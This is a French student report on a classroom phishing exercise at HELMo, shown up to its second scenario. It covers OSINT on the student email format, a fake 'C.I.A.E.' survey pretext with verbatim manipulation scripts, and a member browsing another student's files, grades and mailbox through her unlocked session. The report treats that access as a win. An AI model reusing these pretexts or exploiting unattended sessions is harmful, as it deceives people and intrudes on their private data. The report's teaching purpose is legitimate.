

Rapport : Campagne de Phishing

Mise en place de la campagne et conclusion

Vulnérabilité : principes et outils – M. Parthoens

Communication en français – J. Van de Wijngaert

Campagne de Phishing sur les élèves Dev App – Bloc 1

HELMO – Cybersécurité Bloc 2 – Avril 2025



Groupe 3

DELFORGE Tom – Q220192

DELHEZ Nel – Q220103

DIET Julien – E180869

HUPPE Thomas – Q230260

MEES Thomas – Q230158

ROYEN Simon – Q230236

VEGH Max – Q230017

Rapport : Campagne de Phishing

Mise en place de la campagne et conclusion

Vulnérabilité : principes et outils – M. Parthoens

Communication en français – J. Van de Wijngaert

Campagne de Phishing sur les élèves Dev App – Bloc 1

HELMO – Cybersécurité Bloc 2 – Avril 2025



Groupe 3

DELFORGE Tom – Q220192
DELHEZ Nel – Q220103
DIET Julien – E180869
HUPPE Thomas – Q230260
MEES Thomas – Q230158
ROYEN Simon – Q230236
VEGH Max – Q230017

Table des matières

1. Introduction.....	7
2. Récolte des mails	8
2.1 Scénario 1 : Etude d'HELMo et Google Form	8
2.1.1 Choix des cibles potentielles	8
2.1.2 Recherche initiale et OSINT	8
2.1.3 Leviers utilisés.....	9
2.1.4 Méthode employée	10
2.1.5 Bénéfices attendus	11
2.1.6 Contraintes	11
2.1.7 Probabilité de réussite.....	12
2.1.8 Analyse de risque	13
2.1.9 Script détaillé (Canva préparé pour l'opération)	13
2.1.10 Déroulement du scénario	15
2.1.11 Analyse post opératoire.....	16
2.2 Scénario 2 : Manipulation d'un élève	17
2.2.1 Choix des cibles potentielles	17
2.2.2 Recherche initiale et OSINT	17
2.2.3 Leviers utilisés.....	19
2.2.4 Méthode employée	19
2.2.5 Bénéfices attendus	20
2.2.6 Contraintes	20
2.2.7 Probabilité de réussite.....	21
2.2.8 Analyse de risque	21
2.2.9 Script détaillé (Canva préparé pour l'opération)	21
2.2.10 Déroulement du scénario	22
2.2.11 Analyse post opératoire.....	23
2.3 Conclusion de la récolte	24
3. Mise en place de l'infrastructure.....	25
3.1 Mise en place du serveur Mail (Postfix + Mailjet)	25
3.1.1 Objectif	25
3.1.2 Installation de Postfix	25
3.1.3 Configuration du relai SMTP Mailjet	25
3.2 Configuration DNS	27
3.2.1 SPF	27

3.2.1 DKIM – Mailjet.....	27
3.2.3 DMARC.....	28
3.2.4 Clé d’identification Mailjet	28
3.3 Configuration de l’infrastructure Web.....	29
3.3.1 Objectif	29
3.3.2 Déploiement de la page Web	29
3.3.3 Backend PHP pour la collecte	29
3.3.4 Activation PHP et Apache	30
3.3.5 Configuration d’Apache	31
3.3.6 Protection SSL / TLS.....	31
3.4 Configuration du sous-domaine d’obfuscation	32
3.4.1 Objectif	32
3.4.2 Mise en place du sous domaine	32
3.4.3 Justification du contournement	33
3.5 Commande d’envoi massif de mails	34
3.5.1 Objectif	34
3.5.2 Script d’envoi automatisé	34
4. Création de la campagne de Phishing	35
4.1 Recherche initiale	35
4.2 Leviers utilisés.....	35
4.3 Bénéfices attendus	36
4.4 Probabilité de réussite.....	36
4.5 Analyse de risque	36
4.6 Chronologie et contenu des envois	37
4.6.1 Planification des vagues d’envoi.....	37
4.6.2 Modèles HTML utilisés	37
4.6.3 Collecte des identifiants	37
4.7 Analyse post-opératoire	38
4.7.1 Statistiques générales.....	38
4.7.2 Retour utilisateur et détection	38
4.7.3 Interprétation des résultats.....	38
4.7.4 Confirmation des hypothèses initiales	39
5. Conclusion	40
6. Bibliographie.....	41
7. Annexes	44
Annexe 1 – Google Form pour l’enquête :.....	44

Annexe 2 – Flyers A4 pour l'enquête :	45
Annexe 3 – Photo de l'accès aux fichiers personnels sur une session ouverte :	46
Annexe 4 – Fausse page d'accueil HELMo :	47
Annexe 5 – Mails envoyés :	48
Annexe 6 – Résultats complet de la collecte :	50

1. Introduction

Dans un contexte numérique où les menaces évoluent sans cesse, la cybersécurité ne peut plus être considérée comme une simple question technique. Elle engage aussi les comportements, les habitudes et la vigilance des utilisateurs. Parmi les vecteurs d'attaque les plus répandus et les plus efficaces figure le phishing, ou hameçonnage, qui repose essentiellement sur l'ingénierie sociale plutôt que sur des vulnérabilités techniques. L'attaquant ne pirate pas les systèmes : il trompe les personnes.

Dans le cadre du cours Vulnérabilité : principes et outils, en partenariat avec l'UE Communication en français, nous avons été invités à concevoir, déployer et analyser une campagne complète de phishing à visée pédagogique. L'objectif était double : d'une part, tester concrètement les techniques de collecte et d'exploitation d'informations en milieu académique, et d'autre part, sensibiliser les étudiants ciblés aux risques liés à leur propre comportement numérique.

Ce projet, mené de manière encadrée, éthique et dans un but de sensibilisation, nous a confrontés à l'ensemble des étapes d'une campagne réelle :

- Identification et profilage des cibles.
- Exploration OSINT et étude des systèmes internes de l'institution.
- Élaboration de scénarios d'ingénierie sociale crédibles.
- Mise en place d'une infrastructure technique de phishing.
- Conception de mails frauduleux réalistes.
- Analyse des résultats obtenus.

Le public visé, les étudiants de première année en Développement d'Applications (Dev App B1) à HELMo, a été choisi pour sa cohérence avec les objectifs pédagogiques du projet. En début de formation et exposés quotidiennement aux outils numériques, ces étudiants représentent une population à la fois vulnérable et stratégique, tant pour l'apprentissage que pour l'expérimentation.

Notre rapport documente l'ensemble des actions menées par notre groupe : des premières observations sur le terrain à la récolte d'adresses e-mail via un faux collectif, jusqu'à la captation indirecte de données grâce à une manipulation ciblée. Il détaille ensuite le déploiement technique de la campagne de phishing, l'envoi massif d'e-mails, et l'analyse post-opératoire des réactions obtenues.

Au-delà de la technique, cette expérience nous a permis d'acquérir une compréhension concrète des dynamiques humaines au cœur des attaques modernes : comment se gagne la confiance ? Où se situe la frontière entre persuasion et manipulation ? Comment la crédibilité se construit-elle dans un message ? Et surtout : comment éduquer à ces dangers, de manière efficace et éthique ?

Ce document vise à restituer, avec rigueur et transparence, l'ensemble de notre démarche, ses réussites, ses limites et les enseignements que nous en avons tirés. Il constitue à la fois une trace pédagogique, une analyse opérationnelle et une réflexion éthique sur les implications de la cybersécurité au sein des environnements éducatifs.

2. Récolte des mails

2.1 Scénario 1 : Etude d'HELMo et Google Form

2.1.1 Choix des cibles potentielles

Dans le cadre du cours de Vulnérabilité, il nous a été demandé de cibler une population étudiante définie avec une campagne de phishing : les étudiants de première année du bachelier en Développement d'Applications (Dev App B1) au sein de la Haute École HELMo. Ce choix, imposé, s'inscrit dans une volonté claire d'ancrer la sensibilisation à la cybersécurité dans une expérience concrète et ciblée, touchant un public en début de formation, et donc potentiellement moins expérimenté face aux techniques de manipulation en ligne.

Le public Dev App B1 représente une cible idéale dans ce cadre : il s'agit d'étudiants nouvellement intégrés dans un environnement d'enseignement supérieur où les outils numériques sont omniprésents, mais dont la maturité numérique, notamment en matière de vigilance face aux menaces sociales comme le phishing, n'est pas encore pleinement développée. Ce sont également des étudiants qui seront amenés, dans leur futur professionnel, à côtoyer des environnements informatiques complexes, voire à développer eux-mêmes des outils numériques : les confronter dès maintenant aux risques de sécurité contribue donc à leur développement de compétences critiques.

Ce ciblage permet aussi de maintenir un cadre d'exercice éthique et maîtrisé : le choix des Dev App B1 nous donne un périmètre d'action clairement défini, ce qui facilite à la fois le suivi et l'évaluation des résultats. En travaillant sur un groupe homogène, nous avons pu structurer notre approche, ajuster notre stratégie en fonction des retours, et garantir une simulation aussi réaliste que possible, sans pour autant sortir du champ académique et réglementaire imposé.

2.1.2 Recherche initiale et OSINT

Avant même d'envisager une interaction avec les étudiants, notre première étape a été de mener une analyse approfondie de l'établissement HELMo dans son ensemble. Cette démarche visait à comprendre le cadre structurel et numérique dans lequel évolue la cible désignée (Dev App B1), et ainsi identifier les canaux de communication, les outils institutionnels et les habitudes numériques potentiellement exploitables dans le cadre d'une campagne de phishing.

C'est dans cette optique que nous avons effectué des recherches OSINT centrées sur l'infrastructure de HELMo. Une simple requête Google du type `helmo format adresse mail` nous a permis d'identifier un document officiel en PDF intitulé `IT – Utilisation des outils de communication en ligne : e-mail et HELMo Connect`. Ce fichier, publié par l'institution, précisait que chaque étudiant dispose d'une adresse e-mail standardisée au format `[p.nom@student.helmo.be]`. Cette découverte a été un élément central dans la construction de notre base de contacts, car elle offrait un moyen fiable de reconstituer les adresses à partir des noms et prénoms.

Nous avons également identifié les principaux outils numériques utilisés par les étudiants HELMo :

- HELMo Connect, l'intranet académique centralisant les annonces, documents et liens importants.
- La plateforme e-learning (elearning.helmo.be), utilisée pour les cours et la gestion des participants.
- Le réseau Wi-Fi HELMo, preuve d'un environnement largement dématérialisé.

Ce travail préparatoire nous a permis de mieux comprendre l'univers numérique dans lequel baignent les étudiants ciblés, et d'orienter la suite de notre stratégie vers des formes de communication perçues comme crédibles et familières.

Dans un second temps, nous nous sommes penchés plus concrètement sur le groupe des Dev App B1. À ce stade, nous avons rapidement constaté qu'il était difficile de récolter des informations individualisées sur ces étudiants via les canaux classiques d'OSINT (réseaux sociaux, bases de données publiques, plateformes professionnelles, etc.). La majorité d'entre eux étant en début de parcours académique, leur présence en ligne était faible, voire inexistante. Ce constat nous a naturellement orientés vers une méthode plus directe et humaine : l'ingénierie sociale.

C'est donc ce croisement entre une compréhension globale de l'écosystème HELMo et une visibilité limitée sur les profils étudiants individuels qui a motivé le recours à une approche sur le terrain, via des interactions réelles avec les cibles.

2.1.3 Leviers utilisés

Dans toute démarche d'ingénierie sociale, le choix des leviers psychologiques et thématiques est crucial pour établir un climat de confiance, éveiller l'intérêt et favoriser l'engagement spontané de la cible.

Dans notre cas, nous avons opté pour un levier à la fois dans l'air du temps, pertinent dans le contexte académique, et porteur d'un fort potentiel d'adhésion : l'intelligence artificielle (IA). L'IA représente aujourd'hui un sujet omniprésent dans les cursus liés à l'informatique, tout en demeurant clivant et insuffisamment encadré sur le plan pédagogique. C'est précisément cette zone grise, entre enthousiasme technologique, incertitude réglementaire et débats éthiques, que nous avons cherché à exploiter.

En nous présentant comme un collectif fictif, le C.I.A.E. (Collectif pour l'IA dans l'Enseignement), nous avons mis en avant une mission perçue comme légitime : recueillir l'avis des étudiants sur l'usage des IA dans le cadre de leurs études et faire remonter ces retours à une structure académique plus large.

Cette posture se voulait volontairement neutre et bienveillante : nous ne cherchions ni à juger ni à dénoncer l'usage de ces outils (ChatGPT, GitHub Copilot, etc.), mais à donner la parole aux étudiants. Ce positionnement a permis de créer une forme de connivence avec la cible, en jouant sur leur propre sentiment d'appartenance à une génération technophile, mais parfois en décalage avec les attentes institutionnelles.

Un autre levier complémentaire utilisé fut l'idée que leur participation aurait un impact réel : en présentant notre enquête comme destinée à alimenter des réflexions pédagogiques ou des décisions institutionnelles, nous avons valorisé l'implication des étudiants. Ils n'étaient plus seulement « interrogés », mais devenaient acteurs potentiels du changement, ce qui a favorisé leur engagement.

En somme, notre stratégie reposait sur trois ressorts cognitifs essentiels :

- L'actualité et la légitimité du sujet abordé (IA).
- La valorisation de la participation comme utile et prise en compte par les enseignants.
- La neutralité apparente de notre position, renforçant la confiance et limitant les soupçons.

Ces leviers se sont avérés efficaces pour engager un dialogue, récolter des informations, et surtout, ne pas éveiller de méfiance lors des interactions.

2.1.4 Méthode employée

Afin de maximiser l'efficacité de notre phase de collecte d'informations, nous avons opté pour une méthode d'approche directe, fondée sur l'interaction humaine et la proximité physique avec la cible. Ce choix s'est imposé naturellement après l'étude préalable de l'infrastructure de HELMo et la confirmation que l'OSINT classique ne permettait pas d'obtenir des données individualisées sur les étudiants de première année en développement d'application.

Nous avons donc déployé une stratégie de terrain en nous rendant sur le campus Guillemins, plus précisément dans les bâtiments identifiés comme accueillant les sections informatiques. Le bâtiment i, au quatrième étage, signalé comme « étage informatique » (Pancarte visible), s'est rapidement imposé comme le point d'entrée stratégique pour capter notre public cible. Notre présence a été calée sur des moments de transition, comme les pauses de 10h et de midi, afin de bénéficier d'un flux naturel d'étudiants disponibles. À la sortie des cours, nous avons interpellé les étudiants de manière cordiale et structurée, en présentant notre démarche à l'aide de flyers imprimés au format A4. Ces flyers contenaient un QR code menant directement à notre formulaire Google Form, conçu pour ressembler à une enquête officielle ou universitaire.

Dans un souci d'accessibilité et de flexibilité, nous avons également proposé une alternative orale : l'enquête pouvait être réalisée immédiatement, à l'oral, en posant les questions nous-mêmes et en notant discrètement les réponses sur papier ou smartphone. Cette méthode a notamment permis de réduire la friction liée à l'effort technologique (scanning, navigation, saisie) et d'engager des étudiants moins enclins à collaborer de manière formelle.

Cette double approche, numérique via QR code et humaine via interaction directe, nous a permis de nous adapter à chaque situation individuelle, d'établir un rapport de confiance rapide, et de minimiser la méfiance potentielle. De plus, en donnant le choix à l'étudiant et en maintenant un ton détendu mais professionnel, nous avons renforcé la crédibilité de notre rôle fictif et la légitimité apparente de notre enquête.

Enfin, une option différée a également été suggérée : dans certains cas, lorsque les étudiants ne souhaitaient pas répondre immédiatement, nous proposons de leur envoyer le lien par e-mail. Cette possibilité, bien que peu exploitée, contribuait à renforcer notre image de sérieux et à prolonger la portée de notre action au-delà de l'instant présent.

2.1.5 Bénéfices attendus

L'objectif principal de cette première phase d'approche n'était pas simplement la récolte massive d'informations, mais bien l'établissement d'une base qualitative solide pour alimenter la suite de notre campagne de phishing. Les bénéfices attendus se répartissaient sur deux axes complémentaires, à la fois techniques et stratégiques.

D'un point de vue opérationnel, il s'agissait avant tout d'obtenir les prénoms et noms complets des étudiants, informations indispensables à la reconstruction des adresses e-mail institutionnelles, sur base du format standard identifié lors de notre enquête OSINT (p.nom@student.helmo.be).

Cette possibilité de recréer les adresses nous permettait ensuite d'envisager une campagne de phishing par e-mail ciblée, crédible et techniquement viable, sans devoir accéder à des bases de données protégées ou contourner des dispositifs informatiques internes.

Mais au-delà de cet objectif immédiat, cette phase avait également une visée analytique. En interagissant directement avec les étudiants, nous avons pu observer leurs comportements, leurs réactions, leur posture face à un formulaire anonyme, mais aussi leur façon de parler de l'IA, leur niveau de confiance, leur ouverture ou réticence à partager des informations. Ces éléments d'observation, bien que subtils, sont précieux pour définir le profil-type de la cible et affiner les ressorts psychologiques à activer dans la suite de notre projet.

Cette première campagne peut donc être vue comme une phase de reconnaissance : elle nous a permis de baliser le terrain, de tester la crédibilité de notre scénario, de valider nos hypothèses sur le terrain, et d'identifier les freins éventuels à la participation. En somme, elle a servi de fondation à une seconde vague plus ciblée, plus réaliste et potentiellement plus performante, en nous offrant un aperçu concret du terrain, des cibles et de leurs vulnérabilités.

2.1.6 Contraintes

Comme tout projet mêlant ingénierie sociale et manipulation contrôlée dans un cadre pédagogique, notre démarche a été soumise à un certain nombre de contraintes, aussi bien logistiques que déontologiques, que nous avons soigneusement prises en compte afin de garantir le respect des règles éthiques, légales et pédagogiques imposées.

- **Contraintes financières** : Les coûts liés à la mise en œuvre de cette première phase ont été extrêmement faibles. Notre budget s'est limité à l'impression de quelques flyers couleur au format A4, destinés à être distribués sur le campus ou affichés ponctuellement. L'ensemble des outils numériques utilisés (formulaire Google, hébergement des documents, communication par mail via une boîte ProtonMail gratuite) n'a nécessité aucun investissement financier supplémentaire. Cette légèreté logistique nous a permis de rester flexibles tout en assurant un rendu professionnel et crédible.
- **Contraintes légales** : Aucune information confidentielle n'a été récoltée sans le consentement clair des personnes interrogées. Les données demandées : nom, prénom, section, usage d'outils IA, ne constituent pas, à proprement parler, des données sensibles au regard du RGPD. Par ailleurs, à aucun moment nous n'avons tenté de récupérer des identifiants, des mots de passe, ou tout autre élément

permettant un accès réel à des services internes. La démarche s'est inscrite dans un cadre fictif et pédagogique clairement défini, sans tentative d'intrusion dans les systèmes d'information de HELMo. Aucun service ou personnel de l'établissement n'a été sollicité ni trompé dans cette première phase.

- **Contraintes morales** : Nous avons veillé à préserver le libre arbitre des étudiants. Chaque personne rencontrée a été informée de la nature volontaire de sa participation. Aucune pression directe ou indirecte n'a été exercée, et nous avons respecté sans insistance les refus ou désintérêts exprimés. Notre discours a été conçu pour éveiller la curiosité sans manipuler les émotions de façon intrusive. Même dans les interactions les plus poussées, nous avons veillé à ne pas franchir la limite entre mise en situation crédible et abus de confiance.

En résumé, notre approche a respecté les balises éthiques fondamentales fixées par l'exercice : liberté de choix, transparence partielle maîtrisée, et sécurité des données. Ces contraintes, loin d'avoir freiné notre démarche, ont au contraire renforcé notre rigueur méthodologique.

2.1.7 Probabilité de réussite

Dès la conception de notre stratégie, nous estimions avoir de bonnes chances de succès. Plusieurs éléments allaient dans ce sens : un scénario crédible porté par une thématique actuelle (l'intelligence artificielle), une couverture visuelle professionnelle (flyers, QR code), un discours rodé, et un ciblage bien défini basé sur des données préalablement vérifiées. Tous ces facteurs nous laissaient penser que les étudiants visés seraient réceptifs à notre approche et que la récolte d'informations (notamment des noms et prénoms) se ferait sans difficulté majeure.

Cependant, malgré une préparation solide, la réalité du terrain a quelque peu nuancé nos attentes. Lors de notre venue sur le campus Guillemins, nous avons constaté une fréquentation plus faible que prévue à certains moments clés de la journée. Par exemple, lors de la pause de 10h00, seule une poignée d'étudiants (environ 6) sortaient de cours. Ce faible échantillon a naturellement réduit l'impact immédiat de notre action.

La pause de midi s'est révélée plus propice, avec une vingtaine d'étudiants abordés, mais globalement, le volume de cibles atteignables s'est avéré inférieur à nos projections initiales. Cela a limité notre capacité à récolter un nombre élevé d'adresses exploitables, et donc à lancer une campagne de phishing massive dès cette première phase.

Malgré ce constat, nous considérons que la probabilité de réussite restait globalement élevée en termes de crédibilité et d'adhésion individuelle. Le taux d'acceptation des étudiants rencontrés a été bon (faible taux de refus), ce qui valide notre scénario et notre approche. Autrement dit, si le nombre absolu de résultats a été inférieur aux attentes, la qualité de la réponse et la solidité de notre méthode confirment la pertinence de notre stratégie. Cette première tentative a aussi permis de mieux calibrer nos futures actions pour maximiser leur efficacité dans un cadre similaire.

2.1.8 Analyse de risque

Toute opération d'ingénierie sociale, même dans un cadre pédagogique, comporte une série de risques qu'il est essentiel d'identifier, d'anticiper et de contenir. Avant même de passer à l'action, nous avons réalisé une analyse de risque centrée à la fois sur la réaction potentielle des cibles et sur les conséquences que pourrait entraîner une mauvaise gestion de la crédibilité de notre scénario.

Le risque principal identifié portait sur la perception prématurée de notre démarche comme étant liée à une campagne de phishing. En effet, des rumeurs circulaient déjà dans l'établissement, laissant entendre qu'un exercice de simulation allait prochainement avoir lieu. Cette anticipation collective, si elle avait été trop forte, aurait pu rendre les étudiants méfiants, voire totalement hermétiques à toute tentative de sollicitation inhabituelle, même bien ficelée. Un simple doute aurait suffi à désamorcer notre action.

Face à cette menace, nous avons apporté une attention particulière à la construction de notre couverture. Tout a été pensé pour paraître crédible et cohérent : un logo sobre, une charte graphique sérieuse, une cause légitime (l'IA dans l'enseignement), un discours professionnel mais accessible, un formulaire bien présenté... Aucun élément ne devait trahir la nature réelle de notre intervention. En parallèle, nous avons adopté une posture calme, respectueuse et sans insistance, afin de ne jamais éveiller de soupçon en forçant l'interaction.

Un autre risque secondaire concernait la possibilité d'être identifiés et signalés par un étudiant auprès d'un enseignant ou d'un membre du personnel. Ce type d'incident aurait pu non seulement compromettre la campagne en cours, mais également perturber le cadre pédagogique de l'exercice. Pour minimiser ce danger, nous avons veillé à ne jamais nous revendiquer comme faisant partie de HELMo ou de l'administration. Le choix d'un collectif fictif extérieur à l'institution nous a permis de conserver une distance suffisante tout en restant crédibles.

Enfin, nous avons pris soin de ne jamais récolter d'informations sensibles (mots de passe, données personnelles autres que nom et prénom), ce qui limitait fortement les risques juridiques ou disciplinaires. Cette prudence méthodologique a permis de mener l'opération sans incident, et sans éveiller la moindre suspicion apparente, comme en témoigne l'absence de réactions défensives ou de signaux d'alerte de la part des étudiants.

En somme, notre stratégie de couverture, combinée à une vigilance constante sur le terrain, nous a permis de réduire l'ensemble des risques identifiés à un niveau faible et de mener cette première phase de manière fluide et maîtrisée.

2.1.9 Script détaillé (Canva préparé pour l'opération)

Pour garantir la cohérence et l'efficacité de notre approche sur le terrain, nous avons élaboré un script précis à suivre par tous les membres de l'équipe. Ce script visait à uniformiser le discours, à maximiser l'adhésion des cibles et à limiter les risques d'improvisation pouvant nuire à la crédibilité de notre démarche.

2.1.9.1 Phrases d'accroche:

Lors de l'approche initiale, il était crucial de capter rapidement l'attention des étudiants tout en inspirant confiance. Voici la phrase type que nous utilisons systématiquement :

« Bonjour ! Tu as une minute ? On est du Collectif C.I.A.E. (Collectif pour l'IA dans l'Enseignement). On mène une enquête sur l'utilisation des intelligences artificielles dans les cursus d'études. Ton avis est super important : il pourrait vraiment influencer la manière dont ces outils seront intégrés dans la formation à l'avenir. »

Cette phrase permettait :

- D'établir immédiatement notre identité et notre objectif.
- De donner une légitimité académique à notre démarche.
- D'impliquer émotionnellement la cible en valorisant son opinion.

2.1.9.2 Requête précise :

Après avoir capté l'attention, nous proposons directement une action simple, en laissant le choix au participant pour réduire la friction :

« Si tu as deux minutes, pourrais-tu répondre rapidement à quelques questions via ce formulaire ? Il suffit de scanner ce QR code. Si tu préfères, je peux aussi te poser les questions oralement, ce sera encore plus rapide ! »

Ce double choix était volontaire : proposer une alternative orale permettait de s'adapter aux réticences technologiques ou à un éventuel manque de temps de la cible.

2.1.9.3 Camouflage final :

Après la participation (ou en cas d'hésitation), nous terminions l'échange de manière positive, pour verrouiller la crédibilité de l'opération :

« Merci beaucoup pour ton aide ! C'est vraiment grâce à vos réponses qu'on pourra défendre l'intégration des IA dans l'enseignement auprès des institutions. Chaque retour compte beaucoup ! »

Cela renforçait l'idée que la contribution individuelle avait un réel impact, tout en laissant une trace positive de l'interaction.

2.1.9.4 Biais cognitifs utilisés :

Notre stratégie s'appuyait sur plusieurs biais cognitifs identifiés en ingénierie sociale :

- **Engagement social** : En soulignant que leur participation pouvait influencer leur futur parcours académique, nous incitions naturellement à l'engagement actif.
- **Besoin d'appartenance** : Le fait de s'inscrire dans une enquête auprès des écoles supérieures de Liège et collective renforçait le sentiment d'appartenance à une communauté dynamique.
- **Empathie et aide** : En présentant notre besoin de résultats comme une étape nécessaire pour défendre leurs intérêts, nous encourageons la collaboration spontanée.

2.1.9.5 Canevas et aide-mémoire pour l'opération :

Pour fluidifier les interactions et éviter toute hésitation, chaque membre du groupe avait en tête les lignes directrices suivantes :

- Utiliser régulièrement le champ lexical de l'IA : mentionner ChatGPT, GitHub Copilot, IA génératives, Deep Learning, ...
- Rester souriant, amical et professionnel, en adaptant le ton à l'interlocuteur sans jamais paraître insistant.
- Porter une tenue sobre, adaptée à un contexte académique, pour ne pas éveiller de méfiance.
- Avoir sur soi une copie papier du flyer avec QR code et le formulaire accessible en quelques clics en cas de problème technique.
- Préparer des réponses simples aux questions potentielles (« *Qui êtes-vous ?* », « *Pourquoi cette enquête ?* », « *Est-ce anonyme ?* ») pour éviter les blancs.

2.1.9.6 Conclusion de la section :

Grâce à ce script et à cette préparation minutieuse, nous avons pu conduire des interactions efficaces, fluides et naturelles avec les étudiants, tout en conservant un niveau élevé de crédibilité tout au long de l'opération.

2.1.10 Déroulement du scénario

Le déroulement opérationnel de notre première phase de collecte s'est étalé sur plusieurs jours, combinant une préparation minutieuse et une exécution ciblée sur le terrain.

- **Avant le 1er avril : Phase de préparation.**

Durant les semaines précédant le 1er avril, nous avons consacré du temps à la recherche documentaire (analyse du fonctionnement de HELMo, identification du format des adresses e-mail, cartographie du campus Guillemins) ainsi qu'à la préparation logistique (création du collectif fictif C.I.A.E., conception du formulaire Google Form, design et impression des flyers avec QR code). Cette phase de préparation a permis d'anticiper les différents scénarios d'interaction et d'élaborer un canevas opérationnel précis.

- **1er avril (pause de 10h00) : Première approche terrain.**

Nous avons mené une première action de reconnaissance et de contact durant la pause de 10h00, en nous positionnant à proximité immédiate des salles du bâtiment i, quatrième étage (espace identifié comme dédié aux sections informatiques). À cette occasion, nous avons pu approcher un premier petit groupe d'environ six étudiants. Malgré le nombre restreint, cette première interaction a servi de test grandeur nature : elle nous a permis de valider la solidité de notre couverture, l'efficacité de notre discours, et l'accueil globalement positif de notre démarche par les étudiants.

- **1er avril (pause de midi) : Deuxième approche avec une audience élargie.**

Profitant de la pause de midi, plus favorable en termes de fréquentation, nous avons renouvelé l'opération dans le même périmètre. Cette fois-ci, nous avons pu entrer en contact avec un groupe élargi d'environ 20 étudiants. L'ambiance plus détendue du temps de midi nous a permis d'engager des conversations plus longues et plus naturelles, améliorant encore l'efficacité de la collecte d'informations. Le scénario proposé (formulaire ou questions orales) a continué à rencontrer un bon taux d'acceptation, consolidant la fiabilité de notre stratégie.

Tout au long de ces deux sessions, nous avons systématiquement pris soin de documenter l'opération. Nous avons réalisé :

- Des captures d'écran du formulaire Google Form complété, attestant de l'adhésion effective des participants
- Des photographies de notre dispositif matériel (affiches avec QR code) et du contexte environnemental pour enrichir notre futur rapport.

Ces éléments (disponible en annexe : voir [annexe 1](#) et [annexe 2](#)) de preuve témoignent du sérieux de notre démarche, de son déroulement méthodique, et nous permettront de justifier chaque étape de l'opération lors de l'analyse post-campagne.

En résumé, cette phase terrain a validé la faisabilité de notre approche, confirmé la crédibilité de notre couverture, et fourni une première base concrète de données exploitables pour la suite de notre projet.

2.1.11 Analyse post opératoire

À l'issue de cette première phase d'approche terrain, nous avons dressé un bilan globalement positif malgré quelques limites rencontrées. Sur environ 25 étudiants sollicités directement lors des deux sessions du 1er avril, seulement 3 à 4 ont exprimé un refus explicite de participer, que ce soit en scannant le QR code ou en répondant oralement aux questions. Ce faible taux de refus témoigne de la qualité de notre couverture et de la pertinence des leviers psychologiques utilisés (thématique valorisante, démarche perçue comme utile, ton bienveillant).

Parmi les étudiants ayant accepté de participer, nous avons toutefois constaté quelques résistances indirectes, notamment par la fourniture d'adresses e-mail incorrectes, volontairement erronées ou fantaisistes. Ce phénomène, bien que peu apparu, souligne une certaine prudence instinctive de la part de certaines cibles, ce qui est une information intéressante pour évaluer le niveau de méfiance général.

Finalement, nous avons pu obtenir 11 adresses e-mail valides exploitables pour la poursuite de la campagne. Bien que ce volume soit inférieur à nos attentes initiales, il constitue une base suffisante pour amorcer une première vague de phishing ciblé.

Au-delà des données collectées, cette première opération nous a permis de mieux comprendre les dynamiques comportementales du public visé :

- Le niveau d'acceptation face à une sollicitation inconnue.
- Le profil type des étudiants en termes de prudence numérique.
- Les réactions émotionnelles face à une approche se présentant comme institutionnelle mais extérieure à HELMo.

Ces enseignements seront essentiels pour affiner notre seconde tentative, en adaptant à la fois le ton de nos communications, le timing d'envoi, et le scénario de phishing utilisé.

En résumé, cette première phase s'est révélée extrêmement formatrice : elle a non seulement validé la crédibilité de notre approche initiale, mais a aussi mis en lumière les ajustements nécessaires pour maximiser l'efficacité des étapes suivantes de notre projet.

2.2 Scénario 2 : Manipulation d'un élève

2.2.1 Choix des cibles potentielles

Dans le cadre de notre second scénario, nous avons orienté notre attention vers un étudiant de première année en Développement d'Applications (Dev App B1), en poursuivant la logique amorcée lors de la phase précédente. Ce choix ne relève pas du hasard, mais d'une analyse comportementale et contextuelle découlant directement de nos premières observations sur le terrain.

Au cours du scénario 1, nous avons pu observer plusieurs éléments caractéristiques du profil type des étudiants Dev App : style vestimentaire, types de sacs portés, posture en groupe, et surtout habitudes de déplacement sur le campus. Ces signaux faibles en apparence anodins ont joué un rôle fondamental dans la reconnaissance visuelle de nos cibles.

Un autre facteur déterminant a été la fréquentation régulière de certains lieux, notamment la cafétéria, où les étudiants en Dev App semblent se regrouper pendant les pauses. Ces lieux informels, accessibles et moins encadrés, se sont révélés être des points d'observation privilégiés pour repérer des individus sans éveiller de soupçons.

À partir de ces éléments, nous avons porté notre choix sur un étudiant déjà aperçu lors de la collecte initiale (scénario 1), ce qui nous assurait un minimum de familiarité visuelle, sans qu'il n'ait nécessairement conscience d'avoir été ciblé. Cette proximité indirecte a renforcé notre capacité à mettre en œuvre une manipulation légère, tout en minimisant les risques de détection.

Le choix de cette cible répondait donc à plusieurs critères :

- Une apparence typique du public Dev App B1.
- Une présence antérieure identifiée, facilitant l'approche sans suspicion.
- Une accessibilité logistique, notamment via des interactions possibles dans les couloirs ou espaces communs.

Cette stratégie ciblée, fondée sur une reconnaissance comportementale, marque une montée en complexité par rapport au premier scénario, en intégrant une véritable démarche d'ingénierie sociale proactive et individualisée.

2.2.2 Recherche initiale et OSINT

La phase de recherche préalable à ce second scénario a été déclenchée de manière opportuniste, à la faveur d'une situation inattendue qui s'est présentée sur le terrain. Lors d'une pause de midi, un membre de notre groupe s'est rendu au 4^e étage du bâtiment i, identifié comme l'étage informatique grâce à une signalétique claire. Dans l'un des laboratoires informatiques en libre accès, un ordinateur fixe avait été laissé allumer, avec une session encore active.

La session appartenait à une étudiante de HELMo, et l'environnement était pleinement accessible : non seulement le bureau de l'ordinateur donnait libre accès aux fichiers personnels de l'utilisatrice (une photo illustrant cet accès a été prise à ce moment-là, voir annexe 3), mais en plus, les informations d'authentification (mot de passe) semblaient avoir été mémorisées dans le navigateur. Cela a permis d'ouvrir sans restriction les principales plateformes institutionnelles de l'école : HELMo – Mon Espace et HELMo – Learn.

2.2.2.1 Exploration de la plateforme Mon Espace

Dans Mon Espace, notre membre a pu parcourir diverses rubriques :

- L'horaire personnel de l'utilisatrice,
- Ses résultats d'examens et son PAE (programme annuel des études),
- Un lien direct vers sa boîte mail HELMo,
- Des annonces officielles,
- Un répertoire de contacts, bien que celui-ci exigeait de saisir manuellement les noms d'étudiants pour accéder à leurs informations. Cette méthode s'est révélée inutilisable dans notre contexte, car nous ne connaissions encore aucun nom d'étudiant en Dev App B1.

2.2.2.2 Exploration de la plateforme Learn

